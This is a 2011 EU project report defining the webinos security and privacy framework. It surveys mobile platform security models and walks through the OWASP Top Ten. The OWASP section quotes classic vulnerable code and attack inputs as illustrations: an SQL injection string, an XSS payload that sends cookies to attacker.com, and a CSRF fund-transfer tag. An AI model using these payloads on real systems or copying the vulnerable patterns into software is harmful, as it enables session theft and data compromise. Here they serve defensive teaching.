Deliverable D3.5

FP7-ICT-2009-5 257103

June 2011

Webinos D3.5: Webinos Phase 1 Security Framework

Project Number	:	FP7-ICT-2009-5 257103
Project Title	:	Secure WebOS Application Delivery Environment (webinos)
Deliverable Type	:	Public

Deliverable Number	:	D 3.5
Contractual Delivery Date	:	June, 30th, 2011
Actual Date of Delivery	:	June, 30th, 2011
Title of Deliverable	:	Webinos Phase 1 Security Framework
Contributing Work Package	:	WP 3
Nature of Deliverable	:	Report
Authors	:	John Lyle, Shamal Faily, Ivan Flechais, Andrew Martin, Andrea Atzeni, Cesare Cameroni, Dave Raggett, Habib Virji, Ziran Sun, Krishna Bangalore, Nick Allott, Salvatore Monteleone, Simon Isenberg, Sven Lachmund

Document History

Version	**Date**	**Author (Partner)**	**Remarks**
1.00	29/6/2011	Oxford	

Abstract

The webinos project aims to deliver a cross-device web application runtime environment, providing a unified development platform and standardized inter-device communication and interaction. This document contains the first iteration of the technical security and privacy framework designed for the webinos project as part of Task 3.5. It accompanies two other deliverable documents - D3.1 System Specification and D3.2 API Specifications - and refers to concepts developed in them. The security and privacy architecture aims to protect webinos users and systems from many threats, including those of malicious software, unauthorised data collection, violations of privacy and loss of personal data. A number of contributions are made in this deliverable: existing mobile security architectures are analysed, key threats are identified, several pieces of security and privacy-protecting functionality are specified and guidelines are provided to developers of the webinos runtime. Security functionality includes a security and privacy policy architecture, platform integrity checking, authentication, authorisation, and interfaces to manage the end user's new personal webinos network of devices.

The specifications, requirements and guidelines given in this document form the initial basis of the webinos security architecture. It is expected that this will be updated as the platform is implemented and evaluated, and phase 2 of the project will propose further improvements and functionality.

Keyword list

Security, privacy, architecture, policy, threat

Content

1 Introduction

In this document we define the security architecture for the webinos project. The webinos project aims to deliver a cross-device web application runtime environment, providing inter-device communication and interaction. The development of this runtime environment will help to provide a seamless end-user experience with web applications. The webinos consortium aims to make several innovations in the runtime environment, and, as a research project, it aims to go beyond the current state of the art in web application technology. The majority of the specification work is being carried out in two other documents: the System Specification (Webinos-D31) and API Specification (Webinos-D32).

One of the most important areas for improvement in existing web application technology is the provision of better security and privacy. webinos-enabled web applications will be able to support important and high value functionality such as electronic payment and may store confidential and valuable information belonging to companies or individuals. At the same time, vulnerabilities in web technology are being discovered regularly, with large projects such as OWASP (OWASP) dedicated to cataloguing and mitigating the most common and severe. Furthermore, user privacy is an increasing concern, and mobile applications frequently appear in the news for violating user expectations for how their data are collected and used (Leyden2011).

A key challenge facing the webinos project is that existing threats to security and privacy could potentially have a greater impact on webinos than on existing systems, due to the capability for cross-device interaction and standardised architecture. From the outset we have been aware that an insecure webinos platform could result in the creation of cross-device malware. This malware could capture sensitive private information or commercially valuable data or even create a large, cross-platform botnet capable of launching denial of service attacks against people and organisations. These threats are real, and must be solved in the webinos architecture. The webinos project has therefore been considering security and privacy issues from the beginning, and this document represents the first iteration of the webinos security and privacy architecture.

There is another compelling reason for the creation of a webinos security and privacy architecture: the standardisation of security and privacy controls and interfaces which will increase usability and reduce development effort. At present, each device manufacturer provides different interfaces and conceptual models for securing applications and protecting users. This makes the task of securing all personal devices challenging for users. By unifying the interface and allowing the management of security policies on all devices to be done on the most appropriate platform (on a device with a large screen and keyboard, for example) users will be able to make better decisions than they can at present. This document therefore describes a security and privacy architecture capable of providing standardised access controls and features applicable to all four device domains.

1.1. Document Structure and Scope

This document is structured in the following way. The rest of this section covers the methodology used to create the security and privacy architecture, principles followed and provides a high-level overview of the architecture itself. The background section discusses related security architectures, including Android, BONDI, iOS and WebOS, and analyses what can be learned from them. An initial threat overview is then given, including the top ten relevant threats from the OWASP project and early results from task 2.8 where the main threat analysis is taking place. The architecture section contains requirements and specifications for security and privacy-related components of the webinos architecture, and is the main contribution of this document. It includes details on the following components:

- the security policy architecture;
- the privacy policy architecture;
- authentication and user identity management;
- runtime authorisation;
- privileged applications;
- secure storage;
- security for extensions;
- personal zone security;
- platform integrity protection, resilience and attestation;
- application certification, installation and trust;
- device permissions; and
- session security.

The next section discusses guidelines for the implementation of the webinos platform, with particular guidance for privacy and secure development of the network architecture, communication and the runtime itself. This is followed by a discussion of the cloud security models which are relevant to webinos. Following this, the Updates to Security Requirements section contains a list of new or modified requirements which were identified when creating the security architecture. We then conclude and give guidance on how best to use this document.

This security and privacy architecture document is not designed to be read on its own, and frequently refers to previous webinos documentation, including specification deliverables 3.1 and 3.2, the requirements in deliverable 2.2 and the user expectations work in deliverable 2.7 and early results from 2.8. Deliverable D3.1 in particular must be read before this document in order to introduce the key webinos system components. Due to the overlap between the system specification (Webinos-D31) and this document, some of the key architectural components are presented more thoroughly in the other document. This is because they are fundamental to the design of the system and cannot be separated from it. This includes the sections on security policies, authentication, messaging, and privileged applications.

1.2. Methodology

The webinos security architecture was developed using the following methodology. Importantly, we aimed to keep security aligned with the rest of the specification efforts, so that insecure designs were identified and avoided early on in the planning phase of the project. We took several measures to make this happen:

1. Every area of the specification in (Webinos-D31) involved a partner with security expertise who was also involved in the security and privacy work.
2. We kept track of emerging security and privacy issues in the specification work using the project wiki and discussed them on frequent conference calls and meetings.
3. We used the personas defined in (Webinos-D27) as authorities to make security and privacy design decisions.
4. We used the misuse cases and environment models developed in (Webinos-D28) to identify new threats and potential vulnerabilities.

Throughout the design of the webinos security architecture, we also tried to follow well-established guidelines and principles. These have been drawn from academic literature and were followed throughout the duration of the development of the webinos platform.

1.2.1. Security Principles.

The following security patterns are from (Garfinkel2005).

- *Good Security Now (Don't Wait for Perfect)*. Ensure that systems offering some security features are deployed now, rather than leaving these systems sitting on the shelf while "perfect" security systems are being developed for the future.
- *Provide Standardized Security Policies (No Policy Kit)*. Provide a small number of standardized security configurations that can be audited, documented, and taught to users.
- *Least Surprise / Least Astonishment*. Ensure that the system acts in accordance with the user's expectations.
- *Explicit User Audit*. Allow the user to inspect all user-generated information stored in the system to see if information is present and verify that it is accurate. There should be no hidden data.
- *Explicit Item Delete*. Give the user a way to delete what is shown, where it is shown.
- *Reset to Installation*. Provide a means for removing all personal or private information associated with an application or operating system in a single, confirmed, and ideally delayed operation
- *Complete Delete*. Ensure that when the user deletes the visible representation of something, the hidden representations are deleted as well
- *Leverage Existing Identification*. Use existing identification schemes, rather than trying to create new ones.

- *Create Keys When Needed*. Ensure that cryptographic protocols that can use keys will have access to keys, even if those keys were not signed by the private key of a well-known Certificate Authority
- *Track Received Key*. Make it possible for the user to know if this is the first time that a key has been received, if the key has been used just a few times, or if it is used frequently.
- *Migrate and Backup Key*. Prevent users from losing their valuable secret keys.
- *Disclose Significant Deviations*. Inform the user when an object (software or physical) is likely to behave in a manner that is significantly different than expected. Ideally the disclosure should be made by the object's creator.
- *Install Before Execute*. Ensure that programs cannot run unless they have been properly installed.
- *Distinguish Between Run and Open*. Distinguish the act of running a program from the opening of a data file.
- *Disable by Default*. Ensure that the systems does not enable services, servers, and other significant but potentially surprising and security-relevant functionality unless there is a need to do so.
- *Warn When Unsafe*. Periodically warn of unsafe configurations or actions. It is important to limit the frequency of warnings so that the user does not become habituated to them.
- *Distinguish Security Levels*. Give the user a simple way to distinguish between similar operations that are more-secure and less-secure. The visual indications should be consistent across products, packages and vendors.

The following are more general, and many have been taken from the classic Saltzer and Schroeder paper (Saltzer75).

- *Economy of mechanism*: Keep the design as simple and small as possible. Prefer the simplest option available during design.
- *Fail-safe defaults*: Base access decisions on permission rather than exclusion.
- *Least privilege*: Every program and every user of the system should operate using the least set of privileges necessary to complete the job. This is often not possible, but is particularly relevant when designing components which are large enough to be considered potentially untrustworthy. E.g. a browser. They should be given the minimum privilege possible so that compromise has the least impact.
- *Compromise recording*: It is sometimes suggested that mechanisms that reliably record that a compromise of information has occurred can be used in place of more elaborate mechanisms that completely prevent loss.
- Do not reinvent the wheel: use existing technology where possible.
- Reduce the number and size of trusted components.
- Isolate individual components where possible.

1.2.2. Privacy principles

We aimed to avoid the following five Privacy Pitfalls (Lederer04) in webinos:

- obscuring potential information flow;
- obscuring actual information flow;
- emphasizing configuration over action;
- lacking coarse-grained control; and
- inhibiting existing practice.

In addition, we also took advantage of the wealth of information available from the OWASP project (OWASP) and in the Background section of this document we have listed the top ten threats and identified how they relate to the webinos platform.

1.3. High-level Overview of the Security Architecture

The webinos security and privacy model consists of many components, processes and guidelines. This section provides a brief overview of how they fit together and describes the components which are responsible for securing each part of the system. Our initial approach was to start with concepts used in WAC (WAC) and apply them to a distributed environment.

The most significant feature is the *security policy architecture*, which primarily controls applications' access to device features, but also states rules about inter-device communication and event handling. The policy architecture also controls the storage and use of context data and is the main way in which user privacy can be protected. Policies are written in XACML and enforced at the Policy Enforcement Point, a key component in the personal zone proxy and personal zone hub. Policies are synchronised between user devices either via the personal zone hub or peer-to-peer, an important capability when two devices communicate for the first time and need to share credentials.

Policies are generated when an application is first installed and initially requests permission for accessing local resources. Permissions are defined in XML and included in the manifest file, as proposed in the *device permissions* section. The user is prompted to authorise the permissions using GUIs discussed in the *runtime authorisation* section, and is able to selectively grant and deny them. All permissions contain details of the privacy policies the application will follow. The user may also have their own, separate privacy policy defined on the platform (see *the privacy policy architecture* section). If the user's policy is in conflict with an application's, they will be warned at install time or first use. Applications will also be installed only if they contain valid, comprehensive certificates from their author, as defined in the section on *application certificates*.

When interacting with webinos applications, users will need to authenticate both to the personal zone (to enable cross-device interaction) and potentially with the applications themselves. Webinos enables this through the authentication architecture which is detailed in deliverable D3.1. It reduces the need for users to have and remember passwords, a significant security benefit, by creating a webinos single sign-on system. Security controls for the sessions established in single sign-on and elsewhere are discussed in the section on *session security*.

To support other parts of the platform, webinos will also provide secure storage for data such as credentials, policies and personal information. Extensions and *privileged applications* - application given access to lower level runtime features - have also been considered, and have various security controls and restrictions applied to them. In addition, the runtime will support mechanisms to protect and report its integrity, as defined in the *platform integrity section*, so that remote relying parties can be sure that only trusted versions of the webinos runtime and applications are being used. This section also discussed the various threats from malware to the platform and how the implementation might protect itself from compromise.

Finally, issues involving the administration of the personal zone are part of the security architecture. These include how a zone is initially instantiated, how devices join and are revoked, how a personal zone hub is installed, and how users can change zones later on.

1.4. Definitions of terms

For a glossary of terms, please refer to the glossary page in the (Webinos-D31) document.

2 Background

2.1. Related Security and Privacy Architectures

2.1.1. Android

Android is an open source platform derived from Linux 2.6, shaped for mobile devices. The architecture consists of four levels Linux kernel, libraries, application framework and applications. Thus, many access control features are derived by Linux access control (e.g. file permission types). (AndroidOverview, AndroidSurvey)

At the application framework layer, the application developer has access to what Android refers to as "service" processes. Application developers can communicate with these services via an intermediary message bus. For example, a contact application might start a phone call using the services of the telephony manager

Applications can be: user interface applications, intent listeners (that are messages carried over the message bus to allow the inter-process communication), services (similar to UNIX daemon processes) and content providers (data storehouses that provide access to data on the device)

Android security level is based on two different mechanisms. One is the sandboxing provided by the virtualization, the other is the Linux usual access control based on read-write-execute permission tuple.

Each Android application is hosted in a Dalvik VM. This VM is only an optimized interpreter for use on low powered low memory devices. It uses the Java programming language but it is not a Java virtual machine since it differs in the bytecode format. Each application runs sandboxed from each other in its own instance of the Dalvik virtual machine. The kernel is responsible for sandboxing management. Each instance of the Dalvik virtual machine represents a Linux kernel process. Each instance is isolated from the other.
Applications must declare needed permissions for capabilities not provided by the sandbox, so the system prompts the user for consent (at install time).

Permission may be enforced at the following time points (AndroidSecurity):

- at the time of a call into the system
- when starting an activity (i.e. an application component)
- both when sending and receiving broadcasts,
- when accessing and operating on a content provider
- when binding to or starting a service

The second security mechanisms is essentially the same of Linux OS. Files and data held by an application are isolated from other applications enforced by the Android Linux kernel and traditional

Unix file permissions. To access data from another application, it must first be exposed via a content provider accessed by the message bus.

To ensure application integrity and authenticity, applications must be signed with a certificate whose private key is held by their developer. The certificate identifies the author of the application and does not need to be signed by a certificate authority.

2.1.2. BONDI

BONDI proposes a general security framework that unifies the modeling, representation and enforcement of security policies (BONDIv1.1). The framework allows the expression of different forms of security policy based on widget resource signatures. It allows blacklisting and/or whitelisting of widgets, authors and websites.
The model identifies identity types, resources, attributes and conditions that can be expressed in an XML-based interchange format.
The management of a security policy configuration (i.e. creation and update) could be a source of usability problems, especially for common users.

BONDI establish a minimum baseline for security policy management capability to ensure that web runtimes are manageable. The associated configuration data is interoperable between consuming devices, e.g. asking for a signature associated to each widget to assure provenience and integrity.

Widgets must be signed according to the W3C Widgets 1.0 digital signature specification. The signature allows the web runtime to verify the integrity and authenticity of every file. Widgets must have a valid author signature and one or more valid distributor signature. The web runtime must support processing of certificates that conform to the Wireless Application Protocol WAP Certificate and CRL Profiles Specification.

The dependencies of BONDI web applications are indicated in terms of one or more features, which correspond to specific functionality provided by the web runtime. The web runtime must only enable a web application to use a JavaScript API if a dependency has been explicitly expressed and access to the feature has been granted.

The web runtime must resolve all dependencies of features referenced either statically (at install time) or at instantiation time for widget resources that are instantiated without prior installation. For each referenced feature, the web runtime must perform an access control query to evaluate the actual granting.

The web runtime must grant access only to features that are advertised as dependencies of the web application. This requires that the access control system is able to control access based on the ID of a feature. It must be possible to represent security policies portably. All identifiers used in a security policy must be portably defined (referring both to feature and device capabilities).

The policy is expressed as a collection of specific access control rules. The rules are organized into groups, termed policies and these in turn are organized into groups termed policy sets. Each rule is specified by defining a condition, which is a set of statements which must be satisfied in order for that particular rule to apply an effect, which represents the rule's outcome.

A BONDI web runtime must both use a configured security policy as the sole basis on which access control decisions are made and verify that each use of each feature is permitted by evaluating the feature request against the configured security policy.

To assure policy integrity, a web runtime must only accept signed security policies from authorized security policy provisioning authorities and support at least one security policy provisioning authority.

2.1.3. WebOS

WebOS 1.2 runs a custom Linux distribution using the Linux 2.6 kernel (WebOSIntro, PalmWebOS-swcuc3m). On top of the kernel are several system processes and the UI System Manager. This WebOS-specific component is responsible for managing the life cycle of WebOS applications and deciding what to show the user. The UI System Manager is referred to as Luna and lives within /usr/bin/LunaSysMgr. It is a modified version of WebKit but it is not used solely for web page rendering. Rather, all third-party WebOS native applications are authored using web technologies (HTML, JavaScript, CSS) and execute within Luna. So what appears in Linux as one process is in reality internally running several WebOS processes. Luna's internal Application Manager controls the life cycle of these processes.

WebOS processes runs entirely within Luna and is not scheduled by Linux. The system processes are traditional Linux processes scheduled by Linux kernel's scheduler. All Linux processes, including Luna, run with root permissions. Luna enforces per-application permissions and ensures that malicious applications cannot compromise the device. A bug in Luna or its web-rendering engine could be exploited by malicious code to abuse Luna's super-user permissions.

WebOS uses Google's V8 JavaScript engine which prevents JavaScript from directly modifying memory or controlling the device's hardware. For example, WebOS applications are prevented from directly opening files or devices such as /dev/kmem.

The "Mojo" framework provides a collection of services and plug-ins that are exposed to JavaScript and may be used by applications to access device functionality. For third-party application developers, Mojo is the window to leveraging the device's capabilities.

There are two broad categories of extensions provided by Mojo: services and plug-ins. Plug-ins are written in C or C++ and implement the Netscape Plugin API (NPAPI). This API provides a bridge between JavaScript, Webkit, and objects written in other languages. The Camera, for example, needed to be written as a plug-in because it accesses device hardware directly. Because Luna knows how to communicate with plug-ins, Luna can load the plug-ins and display them on the same screen along with traditional Mojo framework UI elements. Each plug-in exposes some JavaScript methods that can be used to change the plug-in's behaviour or receive plug-in events. Third-party developers do not generally use plug-ins directly; instead, they use Mojo APIs that will end up invoking the plug-ins.

Services differ from plug-ins because they execute outside of the main Luna process. Each service has a remote procedure call (RPC) interface that applications can use to communicate with the service.

Communication occurs over the “Palm Bus”, a communications bus based on the open-source D-Bus. The bus is a generic communication router that may be used to send and receive messages between applications. System applications can register with the bus to receive messages and access the bus to send messages to other applications. Only Palm applications are currently allowed to register as listeners on the bus. However, all applications use the bus extensively, either directly by using the service API or indirectly by using Mojo APIs that execute D-Bus calls under the covers.

All WebOS applications are identified using the "reverse-dns" naming convention. For example, an application published by iSEC Partners may be called com.isecpartners.webos.SampleApplication. Some applications use the standard D-bus notation, which is the complete path to the executable on disk (for example, /usr/bin/mediaserver). These applications are the extreme exception, and all third-party applications are named using reverse-dns notation.

The naming convention and the Palm Bus work together to play an important role in overall service security. The Palm Bus is divided into two channels: the public channel and the private channel. Not all services listen on both channels. For example, the sensitive SystemManager service only listens on the private channel. The Palm Bus only allows applications under the com.palm.* namespace to send messages to private-channel services. Services that want to be available to all applications, such as the Contacts service, listen on the public channel. Some services listen on both, but expose different service interfaces to each bus.

There are some subtle but important differences between the WebOS JavaScript execution environment and that of a standard web browser. Most notably, WebOS applications are not restricted by the Same Origin Policy. Regardless of their origin, applications can make requests to any site. Although developers may find this capability useful, malware authors may abuse the lack of a Same Origin Policy to communicate with multiple sites in ways that they cannot do within a web browser. The Same Origin Policy still applies to JavaScript executing in WebOS's web browser, and the standard web application security model is not changed when simply browsing the Web.

2.1.4. iOS

iPhone OS (iOS-TechOverview, iPhoneOS-swcuc3m) has four abstraction layers (MacOSX-SecurityArchitecture):

1. The Core OS layer contains low-level features. It manages the virtual memory system, threads, the file system, the network, and inter-process communication among the

frameworks in the Core OS layer. This layer encompasses the kernel environment, drivers, and basic interfaces of iPhone OS.

2. The Core Services layer contains the fundamental system services, e.g. SQlite library, XML support, address book framework, core media framework, core telephony framework, system configuration framework.
3. The Media layer contains the graphics, audio, and video technologies which handle the presentation of visual and audible content.
4. The Cocoa Touch layer defines the basic application infrastructure and support for technologies such as multitasking, touch-based input, push notifications, and other high-level system services. It is used to implement a graphical, event-driven application.

The iPhone OS security APIs (MacOSX-SecurityServices) are located in the Core Services layer of the operating system and are based on services in the Core OS (kernel) layer of the operating system. Applications on the iPhone call the security services APIs directly rather than going through the Cocoa Touch or Media layers.
Networking applications can also access secure networking functions through the CFNetwork API, which is also located in the Core Services layer.

2.1.4.1 Security Server Daemon

It implements several security protocols, such as access to keychain items and root certificate trust management.
The Security Server has no public API. Instead, applications use the Keychain Services API and the Certificate, Key, and Trust services API, which in turn communicate with the Security Server. Because iOS do not provide an authentication interface, there is no need for the Security Server to have a user interface.

2.1.4.2 iPhone OS Security APIs

The iPhone OS security APIs are based on services in the Core Services layer, including the Common Crypto library in the libSystem dynamic library.

2.1.4.3 Keychain

The keychain is used to store passwords, keys, certificates, and other secrets. Its implementation, therefore, requires both cryptographic functions to encrypt and decrypt secrets, and data storage functions to store the secrets and related data in files. To achieve these aims, Keychain Services calls the Common Crypto dynamic library.

2.1.4.4 CFNetwork

CFNetwork is a high-level API that can be used by applications to create and maintain secure data streams and to add authentication information to a message. CFNetwork calls underlying security services to set up a secure connection.

2.1.4.5 Certificate, Key, and Trust Services:

The Certificate, Key, and Trust Services API includes functions to create, manage, and read certificates; add certificates to a keychain; create encryption keys; encrypt and decrypt data; sign data and verify signatures; manage trust policies. To carry out all these services, the API calls the Common Crypto dynamic library and other Core OS–level services.

2.1.4.6 Randomization Services

Randomization Services provides cryptographically secure pseudo-random numbers. Pseudo-random numbers are generated by a computer algorithm (and are therefore not truly random), but the algorithm is not discernible from the sequence. To generate these numbers, Randomization Services calls a random-number generator in the Core OS layer.

2.1.4.7 Restrictions On Code Execution

In iOS, every application is sandboxed during installation. The application, its preferences, and its data are restricted to a unique location in the file system and no application can access another application's preferences or data. In addition, an application running in iOS can see only its own keychain items.

2.1.4.8 Code Signing

Digital signatures are required on all applications for iOS. In addition, Apple adds its own signature before distributing an iOS application. Apple does not sign applications that have not been signed by the developer, and applications not signed by Apple simply will not run.

2.1.5. Lessons learned

From previous analysis we can identify that web applications leverage a set of well-grounded security techniques that webinos should adopt as well in order to counteract many common web attacks. These techniques are:

- Code signing, to prevent installation/instantiation of untrusted applications (i.e. not authenticated and/or not modified by unauthorized parties and/or provided by untrusted parties).
- Sandboxing, to prevent unwanted influences of one application to another one and or to the runtime.
- A security policy framework, that is as simple as possible to avoid usability problems and lead to misconfiguration, but expressive enough to allow detailed access control to any key features and functions.

2.2. Threat Models and Threat Analysis

When securing complex information systems like network web-based application environments, some form of risk or threat analysis needs to be carried out at an early stage. This analysis is used to select countermeasures that form the basis of a system's security architecture.

Many different standards and methodologies have been proposed for carrying out risk analysis. All share several common themes:

- A Perimeter definition exercise defines which components are objects under risk analysis scope; these objects may be **physical components** of the system, applications and services, **interactions**, and **dependencies** among services
- Asset identification defines and characteristics the worth of components inside the perimeter.
- Threat identification is used to state assumed threats within the scope of analysis.
- Countermeasure definition and application suggests and checks the effectiveness of protection mechanisms that can be put in place to defend against identified threats

The perimeter definition exercise is an implicit activity as part of WP 3.1. Similarly, assets are being elicited and valued as part of WP 2.8. Because WP 2.8 will be delivered several months after the delivery of WP 3.5, countermeasure definition and, subsequently, proposal of the security architecture will not be fully informed by that work-package. However, it is possible to predict likely threats which are commonly agreed to be critical threats. For this reason, the threats elicited for this deliverable are based on the widely accepted OWASP list of top-ten threats. The threats proposed were derived from both the 2010 and 2007 top-ten lists.

2.2.1. OWASP threats and vulnerabilities

OWASP (Open Web Application Security Project) is well-known, worldwide, non-profit organization; its purpose is to develop instruments to understand application security. OWASP's definition of application security is *everything involved in developing, maintaining, and purchasing applications that your organization can trust* (OWASP).

OWASP supports tools for:

- application security testing,
- secure software development guidance,
- advice on the use of application security APIs,
- cheat sheets to avoid common application security holes,
- information about common vulnerabilities,
- taxonomies of threats and threat agents.

As part of the OWASP project, the most relevant security risks are highlighted and discussed, in the OWASP Top Ten 10 Most Critical Web Application Security Risks (OWASP-Top10). These risks are described and detailed below. These risks can be mitigated or avoided adopting secure programming practice and properly shaped APIs. The OWASP ESAPI (Enterprise Security API) project addresses the problem of properly shaped functions to mitigate most treacherous application security weaknesses, and describes what kind of API is required to counteract each threat in the top ten.

The top threat and vulnerability descriptions -- at the time of writing -- are provided below. We describe each threat or vulnerability, together with a simple illustrative example. We then present OWASP mandated guidelines for mitigating the threat or vulnerability, and proposals for webinos countermeasures based on these.

2.2.1.1 Injection

This occurs when untrusted data is sent to an interpreter as part of a command or query. This threat is relevant to webinos when a device exports some application or functionality.

An example of this threat is illustrated below:

```
String query = "SELECT * FROM accounts WHERE custID='" +
request.getParameter("id") +"'";
```

The attacker modifies the 'id' parameter in their browser

```
http://example.com/app/accountView?id=' or '1'='1
```

OWASP proposes the following mitigations for dealing with this threat.

1. Use a safe API which avoids the use of the interpreter entirely or provides a parameterized interface.
2. Carefully escape special characters using the specific escape syntax for that interpreter.
3. Positive or “white list” input validation with appropriate "canonicalization".

Based on these proposals, the following webinos countermeasures are proposed.

1. Secure code best practices should be adopted by webinos developers. See Further Security and Privacy Guidelines section for more information.
2. webinos applications should be tested with defined patterns of improperly formatted input data.

2.2.1.2 Cross-Site Scripting (XSS)

This occurs whenever an application takes untrusted data and sends them to a web browser without proper validation and/or escaping

An example of this threat is illustrated below:

```
(String) page += "<input name='creditcard' type='TEXT' value='" +
request.getParameter("CC") + "'>";
```

The attacker modifies the 'CC' parameter in their browser to:

```
'><script>document.location='http://www.attacker.com/cgi-
bin/cookie.cgi?foo='+document.cookie</script>'
```

OWASP proposes the following mitigations for dealing with this threat/

1. Properly escape all untrusted data based on the HTML context (body, attribute, JavaScript, CSS, or URL) that the data will be placed into.
2. Positive or "white-list" input validation, but is not a complete defence as many applications must accept special characters.
3. Consider employing Mozilla's new Content Security Policy (Firefox 4) to defend against XSS.

Because this threat enables improper cross-application injection and data access, the following webinos countermeasures are proposed.

1. Secure code best practices should be adopted by webinos developers. See Further Security and Privacy Guidelines section for more information.
2. webinos applications should be tested against defined patterns of improperly formatted input data.
3. webinos runtime could support Mozilla's Content Security Policy.

2.2.1.3 Broken Authentication and Session Management

Application functions related to authentication and session management are often not implemented correctly. Examples of this exploitable vulnerability are the following.

- Links like: http://example.com/sale/saleitems;jsessionid=2P0OC2JDPXM0OQSNDLPSKHCJUN2JV?dest=Hawaii pose at stake user security: An unaware user e-mails the link without knowing he is also giving away his session ID
- Application's timeouts aren't set properly. User uses a public computer to access site. Instead of selecting "logout" the user simply closes the browser tab and walks away
- User passwords are not encrypted, exposing every users' password to the attacker.

OWASP proposes the following mitigations for dealing with this threat.

1. A single set of strong authentication and session management controls
    1. Meet all the authentication and session management requirements defined in OWASP's Application Security Verification Standard (ASVS) areas V2 (Authentication) and V3 (Session Management)

    2. Have a simple interface for developers. Consider the ESAPI Authenticator and User APIs as good examples to emulate, use, or build upon.

2. Avoid XSS flaws which can be used to steal session IDs.

Authentication and session management problems can let an attacker to pose as a webinos legitimate user. Because of this, the following webinos countermeasures are proposed.

1. Webinos developer should correctly implement application functions related to authentication and session management.
2. A simple interface will be exposed to developers. Mutual authentication is taken care of by the transport layer in webinos.

2.2.1.4 Insecure Direct Object References

This occurs when a developer exposes a reference to an internal implementation object. The example below illustrates how this vulnerability can be exploited.

```
String query = "SELECT * FROM accts WHERE account = ?";

PreparedStatement pstmt = connection.prepareStatement(query , ... );

pstmt.setString( 1, request.getParameter("acct"));

ResultSet results = pstmt.executeQuery( );
```

The attacker simply modifies the 'acct' parameter in their browser to send whatever account number they want:

```
http://example.com/app/accountInfo?acct=notmyacct
```

OWASP proposes the following mitigations for dealing with this threat:

1. Use per user or session indirect object references.
2. Check access.

To deal with this threat, webinos should provide developers with simple check access mechanisms.

2.2.1.5 Cross-Site Request Forgery (CSRF)

This attack forces the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim; this allows an attacker to generate requests posing as a legitimate webinos user.

An example of a CSRF is provided below:

```
<img
src="http://example.com/app/transferFunds?amount=1500&destinationAccount=at
tackersAcct#"width="0" height="0" />
```

To mitigate this threat, OWASP proposes the inclusion of a unpredictable token in the body or URL of each HTTP request. Such tokens should at a minimum be unique per user session, but can also be unique per request. More specifically, the following requirements for tokens need to be satisfied:

1. Include the unique token in a hidden field. This causes the value to be sent in the body of the HTTP request.
2. Include the unique token in the URL itself, or a URL parameter. However, such placement runs the risk that the URL will be exposed to an attacker, thus compromising the secret token.

To deal with this threat, webinos developer should include an unpredictable token in each request.

2.2.1.6 Security Misconfiguration

Good security posture requires definition and deployment of a secure configuration. Attacker can take advantage of misconfiguration to exploit some other vulnerability. Examples of non-secure configuration include the following.

- Not updating your libraries.
- The application server admin console is automatically installed and not removed. Default accounts aren't changed.
- Directory listing is not disabled on your server.
- Application server configuration allows stack traces to be returned to users.

OWASP proposes the following mitigations for dealing with this vulnerability.

1. A repeatable hardening process that makes it fast and easy to deploy another environment that is properly locked down.
2. A process for keeping abreast of and deploying all new software updates and patches in a timely manner to each deployed environment.
3. A strong application architecture that provides good separation and security between components.
4. Run scans and do audits periodically to help detect future misconfigurations or missing patches.

Based on these proposals, the following webinos countermeasures are proposed.

1. Provide developers with means to easily write clear policies.
2. Mandate the use of policies (and provide a restrictive default policy).

2.2.1.7 Insecure Cryptographic Storage

Many web applications do not properly protect sensitive data. This can provide an attacker access to sensitive data.

Example of insecure cryptographic storage include the following.

- The database is set to automatically decrypt queries against the credit card columns, allowing an SQL injection flaw to retrieve all the credit cards in clear text.
- A backup tape is made of encrypted health records, but the encryption key is on the same backup.
- The password database uses unsalted hashes to store everyone's passwords.

OWASP proposes the following mitigations for dealing with this vulnerability:

1. Considering the threats you plan to protect this data from (e.g., insider attack, external user), make sure you encrypt all such data at rest in a manner that defends against these threats.
2. Ensure offsite backups are encrypted, but the keys are managed and backed up separately.
3. Ensure appropriate strong standard algorithms and strong keys are used, and key management is in place.
4. Ensure passwords are hashed with a strong standard algorithm and an appropriate salt is used.
5. Ensure all keys and passwords are protected from unauthorized access.

Based on these proposals, the following webinos countermeasures are proposed.

1. Provide developers with means to easily encrypt data.
2. Automatically use encrypted storage for apps (every app should have its own encrypted storage).

2.2.1.8 Failure to Restrict URL Access

Applications need to perform access control checks each time protected pages are accessed. Failure to do so might allow an attacker to access protected pages. For example, access to the following pages should be protected:

http://example.com/app/getappInfo
http://example.com/app/admin_getappInfo

OWASP proposes preventing unauthorized URL access requires by selecting an approach for requiring proper authentication and proper authorization for each page. When selecting an approach, the following points should be considered.

1. The authentication and authorization policies be role based, to minimize the effort required to maintain these policies.
2. The policies should be highly configurable, in order to minimize any hard coded aspects of the policy.
3. The enforcement mechanism(s) should deny all access by default, requiring explicit grants to specific users and roles for access to every page.
4. If the page is involved in a workflow, check to make sure the conditions are in the proper state to allow access.

Based on the suggestions, webinos PEPs should check page accesses using suitable policies.

2.2.1.9 Insufficient Transport Layer Protection

Applications frequently fail to authenticate, encrypt, and protect the confidentiality and integrity of sensitive network traffic. Consequently, an attacker may steal sensitive data from unprotected traffic.

Sites open to this vulnerability include the following.

- Sites that don't use SSL for all pages that require authentication.
- Sites with improperly configured SSL certificate; these cause browser warnings for its users, who then become accustomed to such warnings.
- Sites using default ODBC/JDBC for the database connection, which sends all traffic in the clear.

OWASP makes the following suggestions for dealing with this vulnerability.

1. Require SSL for all sensitive pages. Non-SSL requests to these pages should be redirected to the SSL page.
2. Set the ‘secure’ flag on all sensitive cookies.
3. Configure your SSL provider to only support strong algorithms.
4. Ensure your certificate is valid, not expired, not revoked, and matches all domains used by the site.
5. Backend and other connections should also use SSL or other encryption technologies.

Based on these suggestions, webinos should use policies requesting encryption, when advisable.

2.2.1.10 Unvalidated Redirects and Forwards

Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. This can potentially allow an attacker to hijack a user's session.

Two examples of exploits which take advantage of this behaviour are as follows.

- The attacker crafts a malicious URL that redirects users to a malicious site that performs phishing and installs malware, e.g. http://www.example.com/redirect.jsp?url=evil.com
- The attacker crafts a URL that will pass the application's access control check and then forward the attacker to an administrative function that she would not normally be able to access, e.g. http://www.example.com/boring.jsp?fwd=admin.jsp

OWASP makes the following suggestions for dealing with this vulnerability.

1. Avoid using redirects and forwards.
2. If used, don't involve user parameters in calculating the destination.
3. If destination parameters can't be avoided, ensure that the supplied value is valid, and authorized for the user. It is recommended that any such destination parameters be a mapping value, and that server side code translate this mapping to the target URL.

Based on these proposals, the following webinos countermeasures are proposed.

1. Secure code best practices should be adopted by webinos developers. See Further Security and Privacy Guidelines section for more information.
